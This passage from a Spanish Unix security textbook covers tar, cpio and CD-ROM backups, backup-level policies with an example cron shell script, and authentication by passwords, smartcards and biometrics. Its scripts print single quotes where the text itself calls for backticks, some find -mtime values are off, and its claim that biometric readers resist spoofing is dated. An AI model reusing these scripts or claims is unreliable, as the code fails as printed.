Igual que para almacenar ficheros en un contenedor hemos de pasarle a **cpio** la ruta de los mismos, para extraerlos hemos de hacer lo mismo; si no indicamos lo contrario, **cpio -i** extraerá todos los archivos de un contenedor, pero si sólo nos interesan algunos de ellos podemos especificar su nombre de la siguiente forma:

```
anita:~# echo "/export/home/toni/hola.tex" | cpio -i </tmp/backup.cpio
```

Para conocer más profundamente el funcionamiento de **cpio**, así como opciones propias de cada implementación, es indispensable consultar la página del manual de esta orden en cada clon de Unix donde vayamos a utilizarla.

7.3.4 Backups sobre CD-ROM

Como antes hemos dicho, cada vez es más común que se realicen copias de seguridad sobre discos compactos; en estos casos no se suelen utilizar las aplicaciones vistas hasta ahora (**tar** o **cpio**), sino que se necesita un *software* dedicado: aquí vamos a comentar las nociones más básicas para poder crear *backups* sobre este medio. Para poder grabar una copia de seguridad en un CD-ROM necesitamos en primer lugar que el núcleo del sistema operativo reconozca nuestra grabadora como tal; si se trata de una IDE, y dependiendo del clon de Unix utilizado, quizás sea necesario modificar el *kernel*, ya que el acceso que los diferentes programas realizan al dispositivo se efectúa a través de un interfaz SCSI del núcleo. Es necesario consultar la documentación y la lista de compatibilidad *hardware* para cada Unix particular.

Si asumimos que el reconocimiento del dispositivo es correcto, lo que necesitamos a continuación es *software* capaz de grabar un CD-ROM. Por un lado es necesario un programa para crear imágenes ISO, el ‘molde’ de lo que será el futuro CD-ROM; el más conocido es sin duda **mkisofs**. Además necesitaremos un programa para realizar lo que es la grabación en sí, como **cdrecord**. De esta forma lo primero que generaremos es una imagen de los ficheros a grabar, imagen que a continuación pasaremos al CD-ROM; por ejemplo, si queremos hacer un *backup* de /export/home/, en primer lugar utilizaremos **mkisofs** para crear una imagen con todos los ficheros y subdirectorios de los usuarios:

```
anita:~# mkisofs -a -R -l -o /mnt/imagen.iso /export/home/
```

Con esta orden hemos creado una imagen ISO denominada /mnt/imagen.iso y que contiene toda la estructura de directorios por debajo de /export/home/; con las diferentes opciones hemos indicado que se almacenen todos los ficheros, que se sigan los enlaces simbólicos y que se registre además información sobre los permisos de cada archivo. Una vez que tenemos esta imagen (que en los Unices con soporte para sistemas de ficheros *loop* podremos montar como si se tratara de una partición, para añadir, borrar, modificar... ficheros antes de la grabación) hemos de pasarlal a un CD-ROM, por ejemplo mediante **cdrecord**:

```
anita:~# cdrecord dev=0,1,0 fs=16m /mnt/imagen.iso
```

Con esta orden le hemos indicado al sistema la ubicación de nuestra grabadora, así como un *buffer* de grabación de 16MB y también la ubicación de la imagen ISO.

Algo muy interesante es la posibilidad de grabar sin necesidad de crear primero imágenes con los ficheros que queremos meter en un CD-ROM; esto nos ahorrará tiempo (y sobre todo, espacio en disco) a la hora de realizar copias de seguridad, además de permitir una mayor automatización del proceso. Para ello, debemos calcular con **mkisofs** el espacio que ocupan los ficheros a grabar (con la opción ‘-print-size’), y posteriormente pasarle este valor a **cdrecord**; podemos hacerlo de forma automática, por ejemplo tal y como muestra el siguiente programa:

```

anita:~# cat 'which graba-cd'
#!/bin/sh
# Vuelca el directorio pasado como parametro, y todos sus descendientes,
# en un CD-ROM
MKISOFS=/usr/local/bin/mkisofs
CDRECORD=/usr/local/bin/cdrecord
if (test $# -lt 1); then
    echo "Usage: $0 /files"
    exit
fi
size='$MKISOFS -r -J -l -print-size -f $1 2>&1|tail -1|awk '{print $8}''
nice --20 $MKISOFS -r -J -l -f $1 | nice --20 $CDRECORD dev=0,1,0 fs=16m\
tsize=$size*2048 -eject -
anita:~#

```

Como vemos, se asigna el tamaño de los datos a grabar a la variable ‘size’, y después se pasa este número a `cdrecord`; de esta forma, para realizar una copia de seguridad de un directorio como `/export/home/toni/`, no tenemos más que ejecutar el *shellscrip*t pasándole el nombre de este directorio como parámetro.

7.4 Políticas de copias de seguridad

La forma más elemental de realizar una copia de seguridad consiste simplemente en volcar los archivos a salvaguardar a un dispositivo de *backup*, con el procedimiento que sea; por ejemplo, si deseamos guardar todo el contenido del directorio `/export/home/`, podemos empaquetarlo en un archivo, comprimirlo y a continuación almacenarlo en una cinta:

```

anita:~# tar cf backup.tar /export/home/
anita:~# compress backup.tar
anita:~# dd if=backup.tar.Z of=/dev/rmt/0

```

Si en lugar de una cinta quisieramos utilizar otro disco duro, por ejemplo montado en `/mnt/`, podemos simplemente copiar los ficheros deseados:

```
anita:~# cp -rp /export/home/ /mnt/
```

Esta forma de realizar *backups* volcando en el dispositivo de copia los archivos o directorios deseados se denomina copia de seguridad **completa** o de nivel 0. Unix utiliza el concepto de **nivel de copia de seguridad** para distinguir diferentes tipos de *backups*: una copia de cierto nivel almacena los archivos modificados desde el último *backup* de nivel inferior. Así, las copias completas son, por definición, las de nivel 0; las copias de nivel 1 guardan los archivos modificados desde la última copia de nivel 0 (es decir, desde el último *backup* completo), mientras que las de nivel 2 guardan los archivos modificados desde la última copia de nivel 1, y así sucesivamente (en realidad, el nivel máximo utilizado en la práctica es el 2).

Como hemos dicho, las copias completas constituyen la política más básica para realizar *backups*, y como todas las políticas tiene ventajas e inconvenientes; la principal ventaja de las copias completas es su facilidad de realización y, dependiendo del mecanismo utilizado, la facilidad que ofrecen para restaurar ficheros en algunas situaciones: si nos hemos limitado a copiar una serie de directorios a otro disco y necesitamos restaurar cierto archivo, no tenemos más que montar el disco de *backup* y copiar el fichero solicitado a su ubicación original.

Sin embargo, las copias completas presentan graves inconvenientes; uno de ellos es la dificultad para restaurar ficheros si utilizamos múltiples dispositivos de copia de seguridad (por ejemplo, varias cintas). Otro inconveniente, más importante, de las copias de nivel 0 es la cantidad de recursos

que consumen, tanto en tiempo como en *hardware*; para solucionar el problema de la cantidad de recursos utilizados aparece el concepto de copia de seguridad incremental. Un *backup incremental* o **progresivo** consiste en copiar sólamente los archivos que han cambiado desde la realización de otra copia (incremental o total). Por ejemplo, si hace una semana realizamos un *backup* de nivel 0 en nuestro sistema y deseamos una copia incremental con respecto a él, hemos de guardar los ficheros modificados en los últimos siete días (copia de nivel 1); podemos localizar estos ficheros con la orden **find**:

```
anita:~# find /export/home/ -mtime 7 -print
```

Si hace un día ya realizamos una copia incremental y ahora queremos hacer otra copia progresiva con respecto a ella, hemos de almacenar únicamente los archivos modificados en las últimas 24 horas (copia de nivel 2); como antes, podemos utilizar **find** para localizar los archivos modificados en este intervalo de tiempo:

```
anita:~# find /export/home/ -mtime 1 -print
```

Esta política de realizar copias de seguridad sobre la última progresiva se denomina de copia de seguridad **diferencial**.

La principal ventaja de las copias progresivas es que requieren menos tiempo para ser realizadas y menos capacidad de almacenamiento que las completas; sin embargo, como desventajas tenemos que la restauración de ficheros puede ser más compleja que con las copias de nivel 0, y también que un solo fallo en uno de los dispositivos de almacenamiento puede provocar la pérdida de gran cantidad de archivos; para restaurar completamente un sistema, debemos restaurar la copia más reciente de **cada** nivel, en orden, comenzando por la de nivel 0. De esta forma, parece lógico que la estrategia seguida sea un término medio entre las vistas aquí, una política de copias de seguridad que mezcle el enfoque completo y el progresivo: una estrategia muy habitual, tanto por su simpleza como porque no requiere mucho *hardware* consiste en realizar periódicamente copias de seguridad de nivel 0, y entre ellas realizar ciertas copias progresivas de nivel 1. Por ejemplo, imaginemos un departamento que decide realizar cada domingo una copia de seguridad completa de sus directorios de usuario y de */etc/*, y una progresiva sobre ella, pero sólo de los directorios de usuario, cada día lectivo de la semana. Un *shellscrip*t que realize esta tarea puede ser el siguiente:

```
#!/bin/sh
DIA='date +%a'      # Dia de la semana
DIREC="/tmp/backup/" # Un directorio para hacer el backup

hazback () {
    cd $DIREC
    tar cf backup.tar $FILES
    compress backup.tar
    dd if=backup.tar.Z of=/dev/rmt/0
    rm -f backup.tar.Z
}

if [ ! -d $DIREC ];
then
    # No existe $DIREC
    mkdir -p $DIREC
    chmod 700 $DIREC  # Por seguridad
else
    rm -rf $DIREC
    mkdir -p $DIREC
    chmod 700 $DIREC
fi;
```

```

case $DIA in
  "Mon")
    # Lunes, progresiva
    FILES='find /export/home/ -mtime 1 -print'
    hazback
    ;;
  "Tue")
    # Martes, progresiva
    FILES='find /export/home/ -mtime 2 -print'
    hazback
    ;;
  "Wed")
    # Miércoles, progresiva
    FILES='find /export/home/ -mtime 3 -print'
    hazback
    ;;
  "Thu")
    # Jueves, progresiva
    FILES='find /export/home/ -mtime 4 -print'
    hazback
    ;;
  "Fri")
    # Viernes, progresiva
    FILES='find /export/home/ -mtime 5 -print'
    hazback
    ;;
  "Sat")
    # Sabado, descansamos...
    ;;
  "Sun")
    # Domingo, copia completa de /export/home y /etc
    FILES="/export/home/ /etc/"
    hazback
    ;;
esac

```

Este programa determina el día de la semana y en función de él realiza – o no, si es sábado – una copia de los ficheros correspondientes (nótese el uso de las comillas inversas en la orden `find`). Podríamos automatizarlo mediante la facilidad `cron` de nuestro sistema para que se ejecute, por ejemplo, cada día a las tres del mediodía (una hora en la que la actividad del sistema no será muy alta); de esta forma, como administradores, sólo deberíamos preocuparnos por cambiar las cintas cada día, y dejar una preparada para el fin de semana. Si decidimos planificarlo para que se ejecute de madrugada, hemos de tener en cuenta que el *backup* de un lunes de madrugada, antes de llegar al trabajo, puede sobreescribir el completo, realizado el domingo de madrugada, por lo que habría que modificar el *shellscript*; también hemos de estar atentos a situaciones inesperadas, como que no existan archivos a copiar o que nuestro sistema no disponga del suficiente disco duro para almacenar temporalmente la copia.

El medio de almacenamiento también es importante a la hora de diseñar una política de copias de seguridad correcta. Si se trata de dispositivos baratos, como los CD-ROMs, no suele haber muchos problemas: para cada volcado (sea del tipo que sea) se utiliza una unidad diferente, unidad que además no se suele volver a utilizar a no ser que se necesite recuperar los datos; el uso de unidades regrabables en este caso es minoritario y poco recomendable, por lo que no vamos a entrar en él. No obstante, algo muy diferente son los medios de almacenamiento más caros, generalmente las cintas magnéticas; al ser ahora el precio algo a tener más en cuenta, lo habitual es

reutilizar unidades, sobreescribir las copias de seguridad más antiguas con otras más actualizadas. Esto puede llegar a convertirse en un grave problema si por cualquier motivo reutilizamos cintas de las que necesitamos recuperar información; aparte del desgaste físico del medio, podemos llegar a extremos en los que se pierda toda la información guardada: imaginemos, por ejemplo, que sólo utilizamos una cinta de 8mm. para crear *backups* del sistema: aunque habitualmente todo funcione correctamente (se cumple de forma estricta la política de copias, se verifican, se almacenan en un lugar seguro...), puede darse el caso de que durante el proceso de copia se produzca un incendio en la sala de operaciones, incendio que destruirá tanto nuestro sistema como la cinta donde guardamos su *backup*, con lo que habremos perdido **toda** nuestra información. Aunque este es un ejemplo quizás algo extremo, podemos pensar en lugares donde se utilicen de forma incorrecta varios juegos de copias o en situaciones en las que el sistema se corrompe (no ha de tratarse necesariamente de algo tan poco frecuente como un incendio, sino que se puede tratar de un simple corte de fluido eléctrico que dañe los discos); debemos asegurarnos siempre de que podremos recuperar con una probabilidad alta la última copia de seguridad realizada sobre cada archivo importante de nuestro sistema, especialmente sobre las bases de datos.

Capítulo 8

Autenticación de usuarios

8.1 Introducción y conceptos básicos

Ya sabemos que unos requerimientos primordiales de los sistemas informáticos que desempeñan tareas importantes son los mecanismo de seguridad adecuados a la información que se intenta proteger; el conjunto de tales mecanismos ha de incluir al menos un sistema que permita identificar a las entidades (elementos activos del sistema, generalmente usuarios) que intentan acceder a los objetos (elementos pasivos, como ficheros o capacidad de cómputo), mediante procesos tan simples como una contraseña o tan complejos como un dispositivo analizador de patrones retinales.

Los sistemas que habitualmente utilizamos los humanos para identificar a una persona, como el aspecto físico o la forma de hablar, son demasiado complejos para una computadora; el objetivo de los sistemas de identificación de usuarios no suele ser **identificar** a una persona, sino **autenticar** que esa persona es quien dice ser realmente. Aunque como humanos seguramente ambos términos nos parecerán equivalentes, para un ordenador existe una gran diferencia entre ellos: imaginemos un potencial sistema de identificación estrictamente hablando, por ejemplo uno biométrico basado en el reconocimiento de la retina; una persona miraría a través del dispositivo lector, y el sistema sería capaz de decidir si es un usuario válido, y en ese caso decir de quién se trata; esto es identificación. Sin embargo, lo que habitualmente hace el usuario es introducir su identidad (un número, un nombre de usuario...) además de mostrar sus retinas ante el lector; el sistema en este caso no tiene que identificar a esa persona, sino autenticarlo: comprobar los parámetros de la retina que está leyendo con los guardados en una base de datos para el usuario que la persona dice ser: estamos reduciendo el problema de una población potencialmente muy elevada a un grupo de usuarios más reducido, el grupo de usuarios del sistema que necesita autenticarlos.

Los métodos de autenticación se suelen dividir en tres grandes categorías ([DP84], [Eve92]), en función de lo que utilizan para la verificación de identidad: (a) algo que el usuario sabe, (b) algo que éste posee, y (c) una característica física del usuario o un acto involuntario del mismo. Esta última categoría se conoce con el nombre de **autenticación biométrica**. Es fácil ver ejemplos de cada uno de estos tipos de autenticación: un *password* (Unix) o *passphrase* (PGP) es algo que el usuario conoce y el resto de personas no, una tarjeta de identidad es algo que el usuario lleva consigo, la huella dactilar es una característica física del usuario, y un acto involuntario podría considerarse que se produce al firmar (al rubricar la firma no se piensa en el diseño de cada trazo individualmente). Por supuesto, un sistema de autenticación puede (y debe, para incrementar su fiabilidad) combinar mecanismos de diferente tipo, como en el caso de una tarjeta de crédito junto al PIN a la hora de utilizar un cajero automático o en el de un dispositivo generador de claves para el uso de *One Time Passwords*.

Cualquier sistema de identificación (aunque les llamemos así, recordemos que realmente son sistemas de autenticación) ha de poseer unas determinadas características para ser viable; obviamente,

ha de ser fiable con una probabilidad muy elevada (podemos hablar de tasas de fallo de 10^{-4} en los sistemas menos seguros), económicamente factible para la organización (si su precio es superior al valor de lo que se intenta proteger, tenemos un sistema incorrecto) y ha de soportar con éxito cierto tipo de ataques (por ejemplo, imaginemos que cualquier usuario puede descifrar el *password* utilizado en el sistema de autenticación de Unix en tiempo polinomial; esto sería inaceptable). Aparte de estas características tenemos otra, no técnica sino humana, pero quizás la más importante: un sistema de autenticación ha de ser aceptable para los usuarios ([Tan91]), que serán al fin y al cabo quienes lo utilicen. Por ejemplo, imaginemos un potencial sistema de identificación para acceder a los recursos de la Universidad, consistente en un dispositivo que fuera capaz de realizar un análisis de sangre a un usuario y así comprobar que es quien dice ser; seguramente sería barato y altamente fiable, pero nadie aceptaría dar un poco de sangre cada vez que desee consultar su correo.

8.2 Sistemas basados en algo conocido: contraseñas

El modelo de autenticación más básico consiste en decidir si un usuario es quien dice ser simplemente basándonos en una prueba de conocimiento que *a priori* sólo ese usuario puede superar; y desde Alí Babá y su '*Ábrete, Sésamo*' hasta los más modernos sistemas Unix, esa prueba de conocimiento no es más que una contraseña que en principio es secreta. Evidentemente, esta aproximación es la más vulnerable a todo tipo de ataques, pero también la más barata, por lo que se convierte en la técnica más utilizada en entornos que no precisan de una alta seguridad, como es el caso de los sistemas Unix en redes normales (y en general en todos los sistemas operativos en redes de seguridad media-baja); otros entornos en los que se suele aplicar este modelo de autenticación son las aplicaciones que requieren de alguna identificación de usuarios, como el *software* de cifrado PGP o el escáner de seguridad NESSUS. También se utiliza como complemento a otros mecanismos de autenticación, por ejemplo en el caso del Número de Identificación Personal (PIN) a la hora de utilizar cajeros automáticos.

En todos los esquemas de autenticación basados en contraseñas se cumple el mismo protocolo: las entidades (generalmente dos) que participan en la autenticación acuerdan una clave, clave que han de mantener en secreto si desean que la autenticación sea fiable. Cuando una de las partes desea autenticarse ante otra se limita a mostrarle su conocimiento de esa clave común, y si ésta es correcta se otorga el acceso a un recurso. Lo habitual es que existan unos roles preestablecidos, con una entidad activa que desea autenticarse y otra pasiva que admite o rechaza a la anterior (en el modelo del acceso a sistemas Unix, tenemos al usuario y al sistema que le permite o niega la entrada).

Como hemos dicho, este esquema es muy frágil: basta con que una de las partes no mantenga la contraseña en secreto para que toda la seguridad del modelo se pierda; por ejemplo, si el usuario de una máquina Unix comparte su clave con un tercero, o si ese tercero consigue leerla y rompe su cifrado (por ejemplo, como veremos luego, mediante un ataque de diccionario), automáticamente esa persona puede autenticarse ante el sistema con éxito con la identidad de un usuario que no le corresponde.

En el punto 8.5 hablaremos con más detalle del uso de contraseñas para el caso de la autenticación de usuarios en Unix.

8.3 Sistemas basados en algo poseído: tarjetas inteligentes

Hace más de veinte años un periodista francés llamado Roland Moreno patentaba la integración de un procesador en una tarjeta de plástico; sin duda, no podía imaginar el abanico de aplicaciones de seguridad que ese nuevo dispositivo, denominado *chipcard*, estaba abriendo. Desde entonces, cientos de millones de esas tarjetas han sido fabricadas, y son utilizadas a diario para fines que varían desde las tarjetas monedero más sencillas hasta el control de accesos a instalaciones militares y agencias de inteligencia de todo el mundo; cuando a las *chipcards* se les incorporó un procesador




Figura 8.1: Estructura genérica de una *smartcard*.

inteligente nacieron las *smartcards*, una gran revolución en el ámbito de la autenticación de usuarios.

Desde un punto de vista formal ([GUQ92]), una tarjeta inteligente (o *smartcard*) es un dispositivo de seguridad del tamaño de una tarjeta de crédito, resistente a la adulteración, que ofrece funciones para un almacenamiento seguro de información y también para el procesamiento de la misma en base a tecnología VLSI. En la práctica, las tarjetas inteligentes poseen un chip empotrado en la propia tarjeta que puede implementar un sistema de ficheros cifrado y funciones criptográficas, y además puede detectar activamente intentos no válidos de acceso a la información almacenada ([MA94]); este chip inteligente es el que las diferencia de las simples tarjetas de crédito, que sólamente incorporan una banda magnética donde va almacenada cierta información del propietario de la tarjeta.

En la figura 8.1 se muestra la estructura más generalista de una tarjeta inteligente; en ella podemos observar que el acceso a las áreas de memoria sólamente es posible a través de la unidad de entrada/salida y de una CPU (típicamente de 8 bits), lo que evidentemente aumenta la seguridad del dispositivo. Existe también un sistema operativo empotrado en la tarjeta – generalmente en ROM, aunque también se puede extender con funciones en la EEPROM – cuya función es realizar tareas criptográficas (algoritmos de cifrado como RSA o Triple DES, funciones resumen...); el criptoprocésador apoya estas tareas ofreciendo operaciones RSA con claves de 512 a 1024 bits. Un ejemplo de implementación real de este esquema lo constituye la tarjeta inteligente CERES, de la Fábrica Nacional de Moneda y Timbre española ([Pit00]); en ella se incluye además un generador de números aleatorios junto a los mecanismos de protección internos de la tarjeta.

Cuando el usuario poseedor de una *smartcard* desea autenticarse necesita introducir la tarjeta en un *hardware* lector; los dos dispositivos se identifican entre sí con un protocolo a dos bandas en el que es necesario que ambos conozcan la misma clave (CK o CCK, *Company Key* o *Chipcard Communication Key*), lo que elimina la posibilidad de utilizar tarjetas de terceros para autenticarse ante el lector de una determinada compañía; además esta clave puede utilizarse para asegurar la comunicación entre la tarjeta y el dispositivo lector. Tras identificarse las dos partes, se lee la identificación personal (PID) de la tarjeta, y el usuario teclea su PIN; se inicia entonces un protocolo desafío–respuesta: se envía el PID a la máquina y ésta desafía a la tarjeta, que responde al desafío utilizando una clave personal del usuario (PK, *Personal Key*). Si la respuesta es correcta, el *host* ha identificado la tarjeta y el usuario obtiene acceso al recurso pretendido.

Las ventajas de utilizar tarjetas inteligentes como medio para autenticar usuarios son muchas frente a las desventajas; se trata de un modelo ampliamente aceptado entre los usuarios, rápido, y que

incorpora *hardware* de alta seguridad tanto para almacenar datos como para realizar funciones de cifrado. Además, su uso es factible tanto para controles de acceso físico como para controles de acceso lógico a los *hosts*, y se integra fácilmente con otros mecanismos de autenticación como las contraseñas; y en caso de desear bloquear el acceso de un usuario, no tenemos más que retener su tarjeta cuando la introduzca en el lector o marcarla como inválida en una base de datos (por ejemplo, si se equivoca varias veces al teclear su PIN, igual que sucede con una tarjeta de crédito normal). Como principal inconveniente de las *smartcards* podemos citar el coste adicional que supone para una organización el comprar y configurar la infraestructura de dispositivos lectores y las propias tarjetas; aparte, que un usuario pierda su tarjeta es bastante fácil, y durante el tiempo que no disponga de ella o no puede acceder al sistema, o hemos de establecer reglas especiales que pueden comprometer nuestra seguridad (y por supuesto se ha de marcar como tarjeta inválida en una base de datos central, para que un potencial atacante no pueda utilizarla). También la distancia lógica entre la *smartcard* y su poseedor – simplemente nos podemos fijar en que la tarjeta no tiene un interfaz para el usuario – puede ser fuente de varios problemas de seguridad ([BF99], [GSTY96]).

A parte de los problemas que puede implicar el uso de *smartcards* en sí, contra la lógica de una tarjeta inteligente existen diversos métodos de ataque, como realizar ingeniería inversa – destructiva – contra el circuito de silicio (y los contenidos de la ROM), adulterar la información guardada en la tarjeta o determinar por diferentes métodos el contenido de la memoria EEPROM. Sin duda una de las personas que más ha contribuido a incrementar la seguridad de las *smartcards* gracias a sus estudios y ataques es el experto británico Ross J. Anderson ([And97], [AK96]...); en su página web personal, <http://www.cl.cam.ac.uk/users/rja14/>, podemos encontrar todos sus artículos sobre este tema¹, demasiados como para citarlos aquí uno a uno.

8.4 Sistemas de autenticación biométrica

A pesar de la importancia de la criptología en cualquiera de los sistemas de identificación de usuarios vistos, existen otra clase de sistemas en los que no se aplica esta ciencia, o al menos su aplicación es secundaria. Es más, parece que en un futuro no muy lejano estos serán los sistemas que se van a imponer en la mayoría de situaciones en las que se haga necesario autenticar un usuario: son más amigables para el usuario (no va a necesitar recordar *passwords* o números de identificación complejos, y, como se suele decir, el usuario puede olvidar una tarjeta de identificación en casa, pero nunca se olvidará de su mano o su ojo) y son mucho más difíciles de falsificar que una simple contraseña o una tarjeta magnética; las principales razones por la que no se han impuesto ya en nuestros días es su elevado precio, fuera del alcance de muchas organizaciones, y su dificultad de mantenimiento ([GKK97]).

Estos sistemas son los denominados **biométricos**, basados en características físicas del usuario a identificar. El reconocimiento de formas, la inteligencia artificial y el aprendizaje son las ramas de la informática que desempeñan el papel más importante en los sistemas de identificación biométricos; la criptología se limita aquí a un uso secundario, como el cifrado de una base de datos de patrones retinales, o la transmisión de una huella dactilar entre un dispositivo analizador y una base de datos. La autenticación basada en características físicas existe desde que existe el hombre y, sin darnos cuenta, es la que más utiliza cualquiera de nosotros en su vida cotidiana: a diario identificamos a personas por los rasgos de su cara o por su voz. Obviamente aquí el agente reconocedor lo tiene fácil porque es una persona, pero en el modelo aplicable a redes o sistemas Unix el agente ha de ser un dispositivo que, basándose en características del sujeto a identificar, le permita o deniegue acceso a un determinado recurso.

Aunque la autenticación de usuarios mediante métodos biométricos es posible utilizando cualquier característica única y mesurable del individuo (esto incluye desde la forma de teclear ante un ordenador hasta los patrones de ciertas venas, pasando por el olor corporal), tradicionalmente ha

¹ Y sobre otros, principalmente esteganografía y criptografía.

	Ojo – Iris	Ojo – Retina	Huellas dactilares	Geometría de la mano	Escritura – Firma	Voz
Fiabilidad	Muy alta	Muy alta	Alta	Alta	Alta	Alta
Facilidad de uso	Media	Baja	Alta	Alta	Alta	Alta
Prevención de ataques	Muy Alta	Muy alta	Alta	Alta	Media	Media
Aceptación	Media	Media	Media	Alta	Muy alta	Alta
Estabilidad	Alta	Alta	Alta	Media	Media	Media
Identificación y autenticación	Ambas	Ambas	Ambas	Autenticación	Ambas	Autenticación
Estándares	–	–	ANSI/NIST, FBI	–	–	SVAPI
Interferencias	Gafas	Irritaciones	Suciedad, heridas, asperezas ...	Artritis, reumatismo ...	Firmas fáciles o cambiantes	Ruido, resfriados ...
Utilización	Instalaciones nucleares, servicios médicos, centros penitenciarios	Instalaciones nucleares, servicios médicos, centros penitenciarios	Policía, industrial	General	Industrial	Accesos remotos en bancos o bases de datos
Precio por nodo en 1997 (USD)	5000	5000	1200	2100	1000	1200

Tabla 8.1: Comparación de métodos biométricos.

estado basada en cinco grandes grupos ([Eve92]). En la tabla 8.1 ([Huo98], [Phi97]) se muestra una comparativa de sus rasgos más generales, que vamos a ver con más detalle en los puntos siguientes.

Los dispositivos biométricos tienen tres partes principales; por un lado, disponen de un mecanismo automático que lee y captura una imagen digital o analógica de la característica a analizar. Además disponen de una entidad para manejar aspectos como la compresión, almacenamiento o comparación de los datos capturados con los guardados en una base de datos (que son considerados válidos), y también ofrecen una interfaz para las aplicaciones que los utilizan. El proceso general de autenticación sigue unos pasos comunes a todos los modelos de autenticación biométrica: **captura** o lectura de los datos que el usuario a validar presenta, **extracción** de ciertas características de la muestra (por ejemplo, las minucias de una huella dactilar), **comparación** de tales características con las guardadas en una base de datos, y **decisión** de si el usuario es válido o no. Es en esta decisión donde principalmente entran en juego las dos características básicas de la fiabilidad de todo sistema biométrico (en general, de todo sistema de autenticación): las tasas de falso rechazo y de falsa aceptación. Por tasa de **falso rechazo** (*False Rejection Rate*, FRR) se entiende la probabilidad de que el sistema de autenticación rechaze a un usuario legítimo porque no es capaz de identificarlo correctamente, y por tasa de **falsa aceptación** (*False Acceptance Rate*, FAR) la probabilidad de que el sistema autentique correctamente a un usuario ilegítimo; evidentemente, una FRR alta provoca descontento entre los usuarios del sistema, pero una FAR elevada genera un grave problema de seguridad: estamos proporcionando acceso a un recurso a personal no autorizado a acceder a él.

Por último, y antes de entrar más a fondo con los esquemas de autenticación biométrica clásicos, quizás es conveniente desmentir uno de los grandes mitos de estos modelos: la vulnerabilidad a ataques de simulación. En cualquier película o libro de espías que se precie, siempre se consigue ‘engaños’ a autenticadores biométricos para conseguir acceso a determinadas instalaciones mediante estos ataques: se simula la parte del cuerpo a analizar mediante un modelo o incluso utilizando órganos amputados a un cadáver o al propio usuario vivo (crudamente, se le corta una mano o un dedo, se le saca un ojo... para conseguir que el sistema permita la entrada). Evidentemente, esto sólo sucede en la ficción: hoy en día cualquier sistema biométrico – con excepción, quizás, de algunos modelos basados en voz de los que hablaremos luego – son altamente inmunes a estos ataques. Los analizadores de retina, de iris, de huellas o de la geometría de la mano son capaces, aparte de decidir si el miembro pertenece al usuario legítimo, de determinar si éste está vivo o se trata de un cadáver.

8.4.1 Verificación de voz

En los sistemas de reconocimiento de voz no se intenta, como mucha gente piensa, reconocer lo que el usuario dice, sino identificar una serie de sonidos y sus características para decidir si el usuario es quien dice ser. Para autenticar a un usuario utilizando un reconocedor de voz se debe disponer de ciertas condiciones para el correcto registro de los datos, como ausencia de ruidos, reverberaciones o ecos; idealmente, estas condiciones han de ser las mismas siempre que se necesite la autenticación.

Cuando un usuario desea acceder al sistema pronunciará unas frases en las cuales reside gran parte de la seguridad del protocolo; en algunos modelos, los denominados de texto dependiente, el sistema tiene almacenadas un conjunto muy limitado de frases que es capaz de reconocer: por ejemplo, imaginemos que el usuario se limita a pronunciar su nombre, de forma que el reconocedor lo entienda y lo autentique. Como veremos a continuación, estos modelos proporcionan poca seguridad en comparación con los de texto independiente, donde el sistema va ‘proponiendo’ a la persona la pronunciación de ciertas palabras extraídas de un conjunto bastante grande. De cualquier forma, sea cual sea el modelo, lo habitual es que las frases o palabras sean características para maximizar la cantidad de datos que se pueden analizar (por ejemplo, frases con una cierta entonación, pronunciación de los diptongos, palabras con muchas vocales...). Conforme va hablando el usuario, el sistema registra toda la información que le es útil; cuando termina la frase, ya ha de estar en disposición de facilitar

o denegar el acceso, en función de la información analizada y contrastada con la de la base de datos.

El principal problema del reconocimiento de voz es la inmunidad frente a *replay attacks*, un modelo de ataques de simulación en los que un atacante reproduce (por ejemplo, por medio de un magnetófono) las frases o palabras que el usuario legítimo pronuncia para acceder al sistema. Este problema es especialmente grave en los sistemas que se basan en textos preestablecidos: volviendo al ejemplo anterior, el del nombre de cada usuario, un atacante no tendría más que grabar a una persona que pronuncia su nombre ante el autenticador y luego reproducir ese sonido para conseguir el acceso; casi la única solución consiste en utilizar otro sistema de autenticación junto al reconocimiento de voz. Por contra, en modelos de texto independiente, más interactivos, este ataque no es tan sencillo porque la autenticación se produce realmente por una especie de desafío–respuesta entre el usuario y la máquina, de forma que la cantidad de texto grabado habría de ser mucho mayor – y la velocidad para localizar la parte del texto que el sistema propone habría de ser elevada –. Otro grave problema de los sistemas basados en reconocimiento de voz es el tiempo que el usuario emplea hablando delante del analizador, al que se añade el que éste necesita para extraer la información y contrastarla con la de su base de datos; aunque actualmente en la mayoría de sistemas basta con una sola frase, es habitual que el usuario se vea obligado a repetirla porque el sistema le deniega el acceso (una simple congestión hace variar el tono de voz, aunque sea levemente, y el sistema no es capaz de decidir si el acceso ha de ser autorizado o no; incluso el estado anímico de una persona varía su timbre...). A su favor, el reconocimiento de voz posee la cualidad de una excelente acogida entre los usuarios, siempre y cuando su funcionamiento sea correcto y éstos no se vean obligados a repetir lo mismo varias veces, o se les niegue un acceso porque no se les reconoce correctamente.

8.4.2 Verificación de escritura

Aunque la escritura (generalmente la firma) no es una característica estrictamente biométrica, como hemos comentado en la introducción se suele agrupar dentro de esta categoría; de la misma forma que sucedía en la verificación de la voz, el objetivo aquí no es interpretar o entender lo que el usuario escribe en el lector, sino autenticarlo basándose en ciertos rasgos tanto de la firma como de su rúbrica.

